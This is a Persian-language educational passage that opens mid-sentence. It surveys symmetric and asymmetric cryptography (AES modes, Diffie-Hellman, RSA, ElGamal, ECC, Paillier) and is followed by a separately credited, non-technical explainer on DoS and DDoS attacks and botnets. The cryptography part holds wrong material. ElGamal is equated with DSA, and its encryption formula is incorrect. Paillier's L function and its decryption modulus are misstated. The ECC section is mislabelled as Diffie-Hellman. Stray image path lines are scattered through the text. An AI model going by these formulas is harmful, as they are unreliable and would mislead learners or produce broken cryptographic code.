کامپیوتری طراحی شده‌اند. الگوریتم‌های رمزنگاری مدرن حول مسائل سخت محاسباتی ریاضی طراحی شده‌اند. این الگوریتم‌ها با توجه به استفاده از مسائل پیچیده و غیرقابل حل ریاضی، به گونه‌ای طراحی شده‌اند که می‌بایست توسط عامل مهاجم قابل رمزگشایی نباشند.


الگوریتم‌های رمزنگاری با توجه به نوع کلید و عملکرد تابع به طور کلی بر دو نوع رمزنگاری کلید متقارن و رمزنگاری کلید نامتقارن تعریف می‌شوند. همانطور که در شکل ۱ دیده می‌شود، هرکدام از این دو نوع رمزنگاری به دسته‌هایی تقسیم می‌شوند که در بخش‌های بعدی به شرح آن‌ها پرداخته می‌شود.



شکل۱- انواع رمزنگاری

۱-۱- رمزنگاری کلید متقارن

الگوریتم‌های رمزنگاری با کلید متقارن بر پایه یک کلید از قبل به اشتراک گذاشته شده طراحی و ساخته شده اند. در الگوریتم‌های رمزنگاری با کلید متقارن، یک کلید مشخص قبل از شروع ارتباطات بین فرستنده و گیرنده یک پیام به اشتراک گذاشته می‌شود. فرستنده برای رمزگذاری پیام مورد نظر خود، از آن کلید که به طور اختصاصی برای او و گیرنده پیام تعبیه شده است استفاده کرده و متن اصلی پیام را به متن نامفهوم و ناخوانای رمزنگاری شده تبدیل می‌کند و سپس متن رمزگذاری شده را توسط کانال مخابراتی برای گیرنده ارسال می‌کند. با توجه به ناخوانا بودن متن، برای رمزگشایی از متن رمزگذاری شده و رسیدن به متن اصلی پیام نیاز به همان کلیدی است که فرستنده با آن پیام را رمزگذاری کرده است. بنابراین کسی بجز فرستنده و گیرنده پیام که کلید را در اختیار دارند، قادر به رمزگشایی از متن رمزگذاری شده پیام نمی‌باشد. شکل ۲ نمایی کلی از روند رمزگذاری و رمزگشایی از یک پیام با استفاده از رمزنگاری کلید متقارن نشان می‌دهد.




شکل۲- رمزنگاری کلید متقارن

همان‌گونه که در شکل ۲ دیده می‌شود، فرستنده پیام آشکار خود را قبل از ارسال توسط کانال مخابراتی، با کلید مشترک اختصاصی بین خود و گیرنده رمزگذاری می‌کند، سپس پیام رمزگذاری شده را توسط کانال مخابراتی برای گیرنده ارسال می‌کند. با توجه به شکل مشخص است که پیام پس از رمزگذاری و در طول کانال مخابراتی به صورت نامفهوم بوده و کسی قابلیت دیدن اصل پیام را ندارد. پس از اینکه پیام رمزگذاری شده به دست گیرنده رسید،گیرنده با توجه به داشتن کلید مشترک اختصاصی خود و فرستنده اقدام به رمزگشایی پیام کرده و به متن اصلی پیام به صورت آشکار دسترسی پیدا می‌کند. الگوریتم‌های رمزنگاری کلید متقارن بر اساس نحوه عملکرد به دو دسته بلوکی و جریانی تقسیم می‌شوند. در ادامه به بررسی هر یک از این دو پرداخته می‌شود.

۱-۱-۱- رمزنگاری بلوکی

رمزنگاری بلوکی یک الگوریتم قطعی است که یک متن آشکار ورودی با طول ثابت به همراه یک کلید را گرفته و متن رمزگذاری شده با طول ثابت را به خروجی می‌دهد. برای هر کلید ثابت، الگوریتم رمزگذاری باید یک جایگشت باشد که متن رمزگذاری شده را دقیقاً به متن آشکار و اصلی پیام نسبت دهد. شکل ۳ نشانگر روند رمزگذاری پیام توسط رمزنگاری بلوکی می‌باشد.




شکل۳- رمزگذاری و رمزگشایی بلوکی

با توجه به شکل دیده می‌شود در مرحله رمزگذاری داده که در سمت چپ شکل مشخص است، متن آشکار با طول ثابت b بیت به همراه کلید متقارن و ثابت K وارد الگوریتم رمزگذاری بلوکی شده و خروجی آن متن رمزگذاری شده با طول ثابت b که همان طول متن آشکار می‌باشد است. فرایند رمزگشایی نیز که در سمت راست تصویر شکل ۳ دیده می‌شود، با یک متن رمزگذاری شده با طول ثابت b و کلید متقارن و ثابت K به عنوان ورودی الگوریتم رمزگشایی شروع به کار کرده و خروجی متن آشکار با طول ثابت b بیت را تحویل می‌دهد، این خروجی همان پیام آشکار ورودی الگوریتم رمزگذاری می‌باشد.

از جمله الگوریتم‌های رمزگذاری بلوکی می‌توان به دو نوع معروف و پرکاربرد DES و AES اشاره کرد. الگوریتم رمزنگاری DES که در سال ۱۹۷۰ توسط هورست فیستل تحت عنوان الگوریتم لوسیفر معرفی شد، جزو الگوریتم‌های قدیمی رمزنگاری بلوکی است که بعدها در سال ۱۹۹۷ توسط محققین شکسته شد. سپس در سال ۲۰۰۰ مؤسسه ملی استانداردها و تکنولوژی آمریکا (NIST) الگوریتم Rijndael را با نام AES به طور رسمی جایگزین الگوریتم رمزنگاری DES کرد. الگوریتم رمزنگاری AES خود به دو سبک کتابچه کد الکترونیکی (AES-ECB) و بلوک رمز زنجیره‌ای (AES-CBC) تقسیم می‌شود.

شکل ٤ نشان دهنده روند رمزگذاری و رمزگشایی توسط الگوریتم AES-ECB می‌باشد.




شکل ٤- رمزگذاری و رمزگشایی الگوریتم AES-ECB

همانگونه که در شکل دیده می‌شود، الگوریتم رمزنگاری AES-ECB پیام را در قالب یک بلوک توسط کلید متقارن رمزگذاری می‌کند. این الگوریتم به دلیل امنیت پایین کمتر مورد استفاده قرار می‌گیرد. در شکل ٤ روند رمزگذاری و رمزگشایی داده توسط الگوریتم AES-CBC نشان داده شده است. همان‌طور که در قسمت بالایی تصویر مشاهده می‌شود، ابتدا پیام به قطعه‌هایی با طول ثابت تقسیم می‌شود، رمزگذاری پیام از قطعه اول با XOR کردن یک بردار مقداردهی اولیه در قطعه اول پیام آغاز می‌شود، سپس حاصل عملیات XOR و کلید متقارن به صورت همزمان به بلوک رمزگذاری وارد می‌شوند و حاصل به صورت متن رمزگذاری شده خارج می‌شود.
پس از آن متن رمزگذاری شده هر بلوک، به عنوان بردار مقداردهی بلوک بعدی استفاده شده و برای رمزگذاری قطعه بعدی پیام، با آن XOR شده و حاصل به بلوک رمزگذاری وارد شده تا خروجی یک متن رمزگذاری شده دریافت گردد. این روند برای قطعه‌های دیگر پیام نیز مشابه است.

قسمت پایینی شکل ۵ مراحل رمزگشایی پیام توسط الگوریتم AES-CBC را نشان می‌دهد. با توجه به شکل مشاهده می‌شود که این روند با ورود قطعه اول پیام رمزگذاری شده به بلوک رمزگشایی و سپس انجام عملیات XOR بین خروجی بلوک رمزگشایی و بردار مقداردهی اولیه صورت می‌گیرد. همزمان با روند رمزگشایی از قطعه اول پیام رمزگذاری شده، یک نمونه از همین قطعه به عنوان بردار مقداردهی بلوک دوم به کار می‌رود. بدین صورت که


پس از رمزگشایی از قطعه اول، قطعه دوم پیام رمزگذاری شده وارد بلوک رمزگشایی شده و خروجی بلوک رمزگشایی با قطعه اول پیام رمزگذاری شده XOR شده و نهایتاً قطعه دوم پیام رمزگذاری شده نیز رمزگشایی می‌شود.
این روند تا رمزگشایی از آخرین قطعه پیام رمزگذاری شده ادامه پیدا می‌کند.



شکل ۵- رمزگذاری و رمزگشایی الگوریتم AES-CBC

۲-۱-۱- رمزنگاری جریانی

رمزنگاری جریانی نوع دیگری از رمزنگاری کلیدمتقارن می‌باشد. این نوع الگوریتم رمزنگاری برخلاف الگوریتم‌های رمزنگاری بلوکی، پیام را به صورت یک‌جا و با استفاده از تابع مولد بیت تصادفی رمزگذاری می‌کند. شکل ٦ نمونه‌ای از نحوه عملکرد رمزگذاری و رمزگشایی پیام توسط این الگوریتم را نشان می‌دهد.



شکل ٦- رمزگذاری و رمزگشایی جریانی

با توجه به شکل دیده می‌شود که در سمت چپ شکل عملیات رمزگذاری پیام انجام می‌شود. در این عملیات، پیام به صورت متن آشکار و همچنین کلید K از سمت دیگر وارد الگوریتم رمزگذاری می‌شوند. سپس درون الگوریتم رمزنگاری، کلید K به ازای هر بیت از داده pi یک بیت تصادفی ki توسط الگوریتم مولد تصادفی ایجاد می‌کند. سپس بیت تصادفی ایجاد شده ki با بیت متناظر خود از پیام XOR ، pi می‌شود. حاصل XOR که به خروجی الگوریتم رمزگذاری داده می‌شود متن رمزگذاری شده پیام ci می‌باشد.
همچنین در شکل ٦ در سمت راست، عملیات رمزگشایی از یک متن رمزگذاری شده توسط الگوریتم جریانی مشاهده می‌شود. با توجه به شکل، متن رمزنگاری شده با کلید K وارد الگوریتم رمزگشایی می‌شوند. سپس با استفاده از الگوریتم مولد بیت تصادفی، کلید K به ازای هر بیت متن رمزنگاری شده ci، یک بیت تصادفی ki ایجاد می‌کند. بیت تصادفی ki ایجاد شده با بیت متن رمزنگاری شده ci، XOR شده و نهایتاً خروجی آن بیت pi می‌باشد که همان متن آشکار پیام می‌باشد.

۲-۱- رمزنگاری کلید نامتقارن

رمزنگاری کلید نامتقارن که از آن تحت عنوان رمزنگاری کلید عمومی نیز یاد می‌شود، بر خلاف رمزنگاری کلید متقارن از دو کلید ناهمسان که یکی برای رمزگذاری و دیگری برای رمزگشایی پیام از آن استفاده می‌شود بهره می‌گیرد. در رمزنگاری کلید نامتقارن هر کاربر یک جفت کلید دارد که به آن‌ها کلید خصوصی و کلید عمومی گفته می‌شود. کلید عمومی یک کاربر شبکه از قبل در اختیار سایر کاربرانی که قصد تبادل پیام با او را دارند، قرار گرفته می‌شود. از طرفی کلید خصوصی هر کاربر تنها در اختیار خودش است. روند کلی این نوع الگوریتم رمزنگاری بدین شکل است که فرستنده پیام آشکاری را که قصد دارد برای گیرنده بفرستد با استفاده از کلید عمومی گیرنده رمزگذاری می‌کند، پس از رمزگذاری فرستنده متن رمزگذاری شده را توسط کانال مخابراتی برای گیرنده ارسال می‌کند وگیرنده با استفاده از کلید خصوصی خود پیام رمزگذاری شده را رمزگشایی کرده و به پیام آشکار فرستنده دست پیدا می‌کند.

شکل ۷- رمزنگاری کلید نامتقارن

شکل ۷ نشان دهنده روند کلی رمزگذاری و رمزگشایی پیام‌ها توسط رمزنگاری با کلید نامتقارن است. همانطور که در شکل دیده می‌شود، فرستنده که کلید عمومی گیرنده را از قبل در اختیار دارد متن اصلی پیام خود را با کلید عمومی گیرنده رمزگذاری کرده و سپس به کانال مخابراتی می‌فرستد. پیام رمزگذاری شده نامفهوم پس از گذر از کانال مخابراتی به دست گیرنده می‌رسد. نهایتاً گیرنده با کلید خصوصی خود پیام رمزگذاری شده را رمزگشایی کرده و به متن اصلی پیام فرستاده شده توسط فرستنده دست پیدا می‌کند.

الگوریتم‌های رمزنگاری نامتقارن متعددی از جمله Diffie-Hellman، RSA ، El-Gamal و ECC توسط محققان زمینه رمزنگاری ارائه شده است. در ادامه مختصری در مورد هر یک توضیح داده می‌شود.

۱-۲-۱- الگوریتم Diffie-Hellman

این الگوریتم که یک الگوریتم برای تبادل کلید عمومی به صورت امن می‌باشد توسط وایتفیلد دفی و مارتین هلمن در سال ۱۹۷٦ ابداع شد. این الگوریتم می‌تواند برای ارسال کلید از یک کانال عمومی استفاده کند که نیاز به هیچگونه محدودیتی در استفاده از آن نیست و این کانال می‌تواند برای عموم قابل دسترس باشد. این کانال برای عموم قابل شنود بوده و انتقال کلید براساس انجام محاسبات بین مبدا و مقصد می‌باشد. روش رمزنگاری در این الگوریتم در مراحل زیر توضیح داده شده است:

۱) فرستنده و گیرنده بر روی دو عدد اول بزرگ p و q توافق می‌کنند، که البته p بسیار بزرگ‌تر از q است. نیازی نیست که این دو عدد مخفی بمانند.

۲) فرستنده و گیرنده دو عدد اول X_s و X_r را به صورت تصادفی انتخاب می‌کنند که باید کوچک‌تر از p باشند، این دو عدد به ترتیب عنوان کلید خصوصی فرستنده و گیرنده می‌بایست مخفی نگه داشته شوند.

۳) فرستنده کلید قابل ارسال را با استفاده از رابطه $Y_s = (q^{X_s}) \bmod p$ محاسبه می‌کند.

٤) به طور مشابه گیرنده کلید قابل ارسال را با استفاده از رابطه $Y_r = (q^{X_r}) \bmod p$ محاسبه می‌کند، اعداد به دست آمده از طریق یک کانال ناامن برای طرفین ارسال می‌شود.

۵) فرستنده کلید مورد نظر خود را از طریق محاسبه $Z_s = (Y_r^{X_s}) \bmod p$ استخراج می‌کند.

٦) گیرنده نیز مشابه فرستنده کلید مورد نظر خود را با محاسبه $Z_r = (Y_s^{X_r}) \bmod p$ استخراج می‌کند.

۱-۲-۲- الگوریتم RSA

در سال ۱۹۷۸ سه نفر به نام‌های ریوست، شامیر و آدلمن الگوریتمی را برای پیاده‌سازی رمزنگاری نامتقارن با یک جفت کلید عمومی و خصوصی معرفی کردند که به الگوریتم RSA شهرت یافت. در این الگوریتم، فرستنده یک جفت عدد صحیح بزرگ (e,n) را به عنوان کلید عمومی برای رمزگذاری داده در اختیار دارد. در سمت دیگر، گیرنده نیز یک جفت عدد صحیح بزرگ (d,n) را برای رمزگشایی از پیام رمزگذاری شده به کار می‌برد. فرایند این الگوریتم در مراحل زیر نوشته شده است:

۱) پیامی که باید رمزگذاری شود، به بلوک‌های k بایتی نقسیم‌بندی می‌شود.

۲) هر بلوک به صورت دلخواه به یک عدد صحیح به نام P_i تبدیل می‌شود.

۳) با جفت عدد (e,n) به ازای هر بلوک P_i اعداد جدیدی به صورت $C_i=(P_i)^e \bmod n$ محاسبه می‌شوند.

٤) سپس کدهای مخدوش شده C_i به جای کدهای اصلی P_i ارسال می‌شوند.

۵) برای رمزگشایی از داده‌ها، گیرنده دقیقاً باید مانند رمزگذاری با در دست داشتن جفت عدد (d,n) بلوک‌های رمزگذاری شده را با محاسبه $P_i=(C_i)^d \bmod n$ رمزگشایی کند.

۱-۲-۳- الگوریتم El-Gamal

این الگوریتم توسط محقق مصری طاهر الجمال در سال ۱۹۸۵ ابداع شد که به آن الگوریتم امضای دیجیتال (DSA) نیز گفته می‌شود. این الگوریتم بر پایه تبادل کلید الگوریتم Diffie-Hellman ساخته شده است. در این الگوریتم در هر مرحله از رمزگذاری، یک کلید تصادفی k تولید شده به طوری‌که این کلید در هر مرحله از رمزگذاری با کلید تولیدشده در مراحل قبل متفاوت است.

این ویژگی سبب می‌شود که در دو مرحله مختلف، خروجی‌های متفاوت تولید شوند. این کار حدس زدن کلید k را برای یک مهاجم بسیار سخت می‌کند. الگوریتم El-Gamal از سه قسمت تولید کلید، الگوریتم رمزنگاری و الگوریتم رمزگشایی تشکیل شده است. در زیر به مراحل انجام هر قسمت اشاره می‌شود.

الف) تولید کلید: کاربر۱ مراحل زیر را جهت تولید کلید انجام می‌دهد.

۱) ابتدا یک عدد بزرگ p را انتخاب می‌کند که طول آن معمولاً بین ۱۰۲٤ تا ۲۰٤۸ بیت می‌باشد.

۲) یک عدد بزرگ g را طوری انتخاب می‌کند که می‌بایست نسبت به عدد p اول بوده و در بازه (p-۱,۱) قرار داشته باشد.

۳) کلید تصادفی x که عددی در بازه (p-۱,۱) می‌باشد را انتخاب می‌کند. هر کاربر سیستم می‌بایست کلید مستقل خود را داشته باشد.

٤) کلید عمومی را به صورت $y = (g^X) \bmod p$ محاسبه می‌کند.

۵) مقادیر p، g و y را به عنوان پارامترهای خود به سیستم ارائه می‌کند.

ب) الگوریتم رمزنگاری: کاربر۲ پیام m را به صورت زیر برای کاربر۱ رمزگذاری می‌کند.

۱) عدد k را به صورت تصادفی تولید می‌کند.

۲) رشته m را که به مقدار عددی تبدیل شده است به صورت $C_1 = (g^k) \bmod p$ و $C_2 = (m.y)^k \bmod p$ به رمز تبدیل می‌کند.

۳) مقدار $C = (C_1,C_2)$ را به عنوان پیام رمزگذاری شده برای کاربر۱ ارسال می‌کند. (با توجه به این که مقدار k در هر مرحله تغییر می‌کند، بنابراین یک متن ثابت می‌تواند در این روش با تولید خروجی‌های متفاوت رمزگذاری شود.)

ج) الگوریتم رمزگشایی: در این مرحله کاربر۱ که پیام رمزگذاری شده $C = (C_1,C_2)$ را از کاربر۲ دریافت کرده است، با محاسبه $m = C_2 / ((C_1^X) \bmod p)$ مقدار عددی پیام m را استخراج و آن را تبدیل به رشته بیت مورد نظر خود می‌کند.

۱-۲-۱- الگوریتم Diffie-Hellman

این الگوریتم که بر اساس ساختار منحنی‌های بیضوی ساخته شده است، در سال ۱۹۸۵ توسط نیل کوبلیتر و ویکتور اس. میلر ابداع شد. این الگوریتم برای حل مسأله لگاریتم گسسته به کار میرود، از لحاظ نحوه عملکرد شبیه به الگوریتم RSA می‌باشد، با این تفاوت که این الگوریتم نسبت به RSA بسیار بهینه‌تر عمل می‌کند. به عنوان مثال مشاهده می‌شود که یک رمزنگاری توسط الگوریتم ECC با کلید عمومی به طول ۲۵٦ بیت از لحاظ سطح امنیت با یک رمزنگاری توسط الگوریتم RSA با کلید عمومی به طول ۳۰۷۲ بیت برابری می‌کند.

این الگوریتم به دلیل سرعت بالای پردازش محاسبات مورد نیاز، بیشتر از سایر الگوریتم‌های نامبرده محبوبیت دارد. در شبکه‌ها با منابع پردازشی و ذخیره‌سازی محدود مانند شبکه‌های هوشمند، این الگوریتم مناسب‌تر از سایر الگوریتم‌های رمزنگاری با کلید نامتقارن به نظر می‌رسد. اما با این حال همانطور که در جدول ۱ دیده می‌شود، این الگوریتم نمی‌تواند بهینه‌تر از الگوریتم رمزنگاری AES عمل کند. این جدول مقایسه طول کلید الگوریتم‌های رمزنگاری ECC، RSA و AES را در یک سطوح امنیتی برابر نشان می‌دهد.

جدول ۱- مقایسه طول کلید الگوریتم‌های رمزنگاری ECC، RSA و AES

الگوریتم رمزنگاری	RSA	ECC	AES
طول کلید (بیت)	816	128	64
	1008	144	72
	1248	160	80
	1776	192	96
	2432	224	112
	3027	256	128

روند محسبات الگوریتم ECC به صورت زیر می‌باشد:

الف) فرضیات: کلید خصوصی فرستنده k و کلید عمومی آن G*k بوده و کلید خصوصی گیرنده b و کلید عمومی آن نیز G*b می‌باشد. (G پارامتر خم بیضوی می‌باشد)

ب) رمزنگاری: در این مرحله فرستنده اقدامات زیر را انجام می‌دهد:

۱) با در اختیار گرفتن کلید عمومی گیرنده (G*k)، مقدار (G*b)*k را محاسبه می‌کند.

۲) پیام m را به مقدار محاسبه شده در مرحله قبل به صورت c=m+G*(kb) محاسبه می‌کند.

۳) کلید عمومی خود و مقدار c را در قالب (G*k,c) برای گیرنده ارسال می‌کند.

ج) رمزگشایی: در این مرحله گیرنده اقدامات زیر را انجام می‌دهد:

۱) پس از دریافت رمز، مقدار G*(kb) را محاسبه می‌کند.

۲) مقدار محاسبه شده در مرحله قبل را به شکل -G*(kb) قرینه می‌کند.

۳) در نهایت به منظور رمزگشایی از پیام رمزگذاری شده و رسیدن به متن اصلی پیام، محاسبات m=c+(-G*(kb)) را انجام می‌دهد.

۵-۲-۱- الگوریتم Paillier

سیستم رمزنگاری Paillier درسال ۱۹۹۹ توسط پاسکال پیلیر اختراع و نامگذاری شد. این سیستم یک الگوریتم بر پایه رمزنگاری نامتقارن احتمالی برای رمزنگاری کلید عمومی است. در این الگوریتم باور بر این است که مسأله محاسبه کردن کلاس‌های همنهشتی باقی‌مانده مرتبه n ام، از لحاظ محاسباتی پیچیده بوده بنابراین می‌توان از آن برای تولید کلیدهای خصوصی و عمومی استفاده نمود. سه مرحله ایجاد کلید، رمزگذاری داده و رمزگشایی داده در زیر توضیح داده می‌شوند:

الف) ایجاد کلید:

1) دو عدد اول بزرگ p و q به صورت تصادفی طوری انتخاب می‌شوند که بزرگ‌ترین مقسوم‌علیه مشترک pq و $(1-p)(1-q)$ برابر 1 شود. به عبارت دیگر $gcd(pq,(1-p)(1-q)) = 1$ شود.
2) محاسبات $n = pq$ و $\lambda = lcm(p-1, q-1)$ انجام می‌شود. (lcm نماد کوچک‌ترین مضرب مشترک می‌باشد)
3) یک عدد صحیح تصادفی g انتخاب می‌شود به‌طوری که $g \in \mathbb{Z}^*_{n^2}$ باشد. (مجموعه $\mathbb{Z}^*_{n^2}$ مجموعه کلاس‌های همنهشتی باقی‌مانده تقسیم اعداد صحیح بر n^2 می‌باشد)
4) پارامتر μ به صورت $\mu = \left(L(g^\lambda \bmod n^2)\right)^{-1} \bmod n$ محاسبه می‌شود. در اینجا L یک تابع با رابطه $L(x) = \frac{x-1}{x}$ می‌باشد.
5) کلید عمومی به صورت (n, g) و کلید خصوصی به صورت (λ, μ) ایجاد می‌شوند.

ب) رمزگذاری:

1) پیام m به صورت $0 \le m < n$ انتخاب می‌شود.
2) یک عدد تصادفی r به طوری که $0 < r < n$ و $r \in \mathbb{Z}^*_{n^2}$ باشد انتخاب می‌شود. این کار برای اطمینان حاصل نمودن از این است که بزرگ‌ترین مقسوم‌علیه n و r صفر شود یا به عبارتی این دو پارامتر نسبت به هم اول باشند.
3) پیام به صورت $C = (g^m \cdot r^n) \bmod n^2$ رمزگذاری می‌شود.

ج) رمزگشایی:

1) پیام رمزگذاری شده c قاعدتاً باید به صورت $c \in Z^*_{n^2}$ باشد.
2) پیام اصلی به صورت $m = L(c^\lambda \bmod n^2) \cdot \mu \bmod n^2$ با رمزگشایی از c به دست می‌آید.

DoS Attacks

هر آنچه باید در مورد حملات DoS یا منع از سرویس بدانید.

گردآوری: آزین زارعی

حمله‌ی منع از سرویس (DoS) چیست و عملکرد آن چگونه است؟

حمله‌ی منع از سرویس (DoS) وقتی رخ می‌دهد که کاربران قانونی به دلیل اقدامات یک عامل مخرب تهدید سایبری، قادر به دسترسی به سیستم‌های اطلاعاتی، دستگاه‌ها یا منابع دیگر شبکه نباشند. سرویس‌های تحت تأثیر ممکن است شامل ایمیل، وب‌سایت، حساب‌های آنلاین (حساب بانکی) یا سایر سرویس‌هایی باشند که با رایانه یا شبکه آسیب‌دیده در ارتباط است. شرایط برای حمله‌ی منع از سرویس زمانی مهیا می‌شود که با غرق کردن میزبان یا شبکه موردنظر در ترافیک، موجب عدم توانایی هدف به پاسخگویی یا حتی خرابی آن شود و از دسترسی کاربران مجاز جلوگیری کند. علاوه بر در دسترس نبودن منابع و خدمات، حملات DoS می‌توانند موجب اتلاف چشمگیری در هزینه و وقت سازمان‌ها شوند.

روش‌های مختلفی برای اعمال حمله DoS وجود دارد، متداول‌ترین حمله زمانی اتفاق می‌افتد که یک مهاجم با استفاده از ترافیک، سرور شبکه را غرق کند. در این نوع حمله DoS، مهاجم چندین درخواست را به سرور هدف ارسال می‌کند و با ترافیک منجر به اضافه‌بار در آن می‌شود. این درخواست‌ها غیرمجازند و آدرس‌های برگشتی ساختگی دارند که سرور را هنگام تلاش برای تأیید اعتبار درخواست‌کننده گمراه می‌کنند. ازآنجاکه درخواست‌های ناخواسته به‌طور مداوم پردازش می‌شوند، سرور تحت‌الشعاع قرار می‌گیرد و شرایط DoS برای درخواست‌کنندگان فراهم خواهد شد.

- حملات منع از سرویس توزیع‌شده (DDoS):

حمله‌ی منع از سرویس توزیع‌شده (DDoS) زمانی اتفاق می‌افتد که چندین ماشین باهم برای حمله به یک هدف کار می‌کنند. مهاجمان DDoS معمولاً برای انجام حملات در مقیاس بزرگ، از بات‌نت (گروهی از دستگاه‌های متصل به اینترنت دچار به حمله‌ی DoS) استفاده می‌کنند. مهاجمان برای کنترل بسیاری از دستگاه‌ها از نرم‌افزار فرمان و آسیب‌پذیری‌های امنیتی یا نقاط ضعف دستگاه، استفاده می‌کنند و نهایتاً یک مهاجم می‌تواند به بات‌نت خود دستور دهد DDoS را روی یک هدف انجام دهد.

حمله‌ی منع از سرویس توزیع‌شده (DDoS) تلاشی مخرب برای مختل‌کردن ترافیک عادی سرور، سرویس یا شبکه‌ی موردنظر با سرازیر کردن ترافیک اینترنت به سمت هدف، پهنای‌باند آن یا زیرساخت‌های اطرافش است. حملات DDoS با استفاده از تبانی چندین سیستم رایانه‌ای به‌عنوان منبع ترافیک حمله، به اثربخشی می‌رسند. دستگاه‌های بهره‌برداری می‌توانند شامل رایانه‌ها و دیگر منابع شبکه‌ای مانند دستگاه‌های IoT باشند. حمله DoS یا DDoS مشابه گروهی از افراد است که ورودی یک مغازه را شلوغ می‌کنند و ورود مشتری‌های مجاز را دشوار می‌کنند و بدین ترتیب مانع کسب‌وکار مغازه می‌شوند، همچنین می‌توان گفت حمله DDoS مانند ورود ترافیکی سنگین به بزرگراه است که مانع از عبور و رسیدن ماشین‌های بزرگراه به مقصد موردنظر می‌شود.

- چگونه یک حمله‌ی DDoS اعمال می‌شود؟

حمله‌ی DDoS به یک مهاجم نیاز دارد تا بتواند کنترل شبکه‌ای از ماشین‌های آنلاین را بدست‌گیرد تا بتواند یک حمله را انجام دهد. رایانه‌ها و سایر دستگاه‌ها (دستگاه‌های IoT) به بدافزارها آلوده‌شده و هرکدام را به یک bot (زامبی) تبدیل می‌کنند سپس مهاجم بر روی گروهی از بات‌ها که به آن botnet گفته می‌شود، کنترل از راه دور دارد.
به‌محض ایجاد شدن یک بات‌نت، مهاجم قادر است با ارسال دستورالعمل‌های به‌روز شده به هر bot، ماشین‌ها را هدایت کند. هنگامی‌که آدرس IP یک قربانی توسط بات‌نت مورد هدف قرار گرفت، هر bot با ارسال درخواست به هدف پاسخ خواهد داد که به‌طور بالقوه باعث سرریز شدن سرور یا شبکه‌ی موردنظر و درنتیجه منجر به منع از سرویس ترافیک عادی خواهد شود. ازآنجاکه هر bot یک وسیله‌ی اینترنتی مجاز است، تشخیص ترافیک حمله از ترافیک عادی به‌سادگی صورت نمی‌گیرد.

DDoS امکان ارسال درخواست‌های بیشتر به هدف را فراهم می‌کند، بنابراین قدرت حمله را افزایش می‌دهد و همچنین ازآنجایی‌که شناسایی منبع واقعی حمله را سخت‌تر می‌کند، دشواری در تشخیص را نیز افزایش می‌دهد.
با رشد تعداد وسایل متصل به اینترنت اشیاء، حملات DDoS نیز افزایش پیداکرده‌اند.

